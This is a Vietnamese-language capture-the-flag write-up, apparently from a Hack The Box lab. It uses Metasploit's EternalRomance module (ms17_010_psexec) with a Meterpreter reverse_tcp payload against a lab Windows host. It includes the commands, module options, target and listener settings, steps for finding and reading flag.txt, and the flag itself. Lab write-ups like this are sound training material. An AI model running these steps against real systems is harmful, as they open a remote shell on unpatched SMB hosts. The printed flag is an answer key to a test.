1. Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

Tìm kiếm EternalRomance và chọn payload dùng tới .

```bash

search EternalRomance type:exploit

use 0

```

A screenshot of a computer program

Description automatically generated

Xem các thông số của payload exploit/windows/smb/ms17\_010\_psexec

```bash

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17\_010\_psexec) >> options

Module options (exploit/windows/smb/ms17\_010\_psexec):

Name Current Setting Required Description

---- --------------- -------- -----------

DBGTRACE false yes Show extra debug trace info

LEAKATTEMPTS 99 yes How many times to try to leak transaction

NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)

NAMED\_PIPES /usr/share/metasploit-framework/data/wor yes List of named pipes to check

dlists/named\_pipes.txt

RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploi

t/basics/using-metasploit.html

RPORT 445 yes The Target port (TCP)

SERVICE\_DESCRIPTION no Service description to be used on target for pretty listing

SERVICE\_DISPLAY\_NAME no The service display name

SERVICE\_NAME no The service name

SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a norm

al read/write folder share

SMBDomain . no The Windows domain to use for authentication

SMBPass no The password for the specified username

SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST 94.237.64.23 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic

```

Thiết lập thông số cho payload

```bash

set RHOSTS 10.129.22.126

set LHOST 10.10.14.54

```

A computer screen with red text

Description automatically generated

Bắt đầu khai thác

```bash

exploit

```

A screenshot of a computer program

Description automatically generated

Tìm kiếm file flag.txt trên toàn hệ thống

```bash

search -f flag.txt

```

A computer screen shot of a computer code


Description automatically generated

Đọc file flag.txt để lấy flag

```bash

cat flag.txt

```



P/s: HTB{MSF-W1nD0w5-3xPL01t4t10n}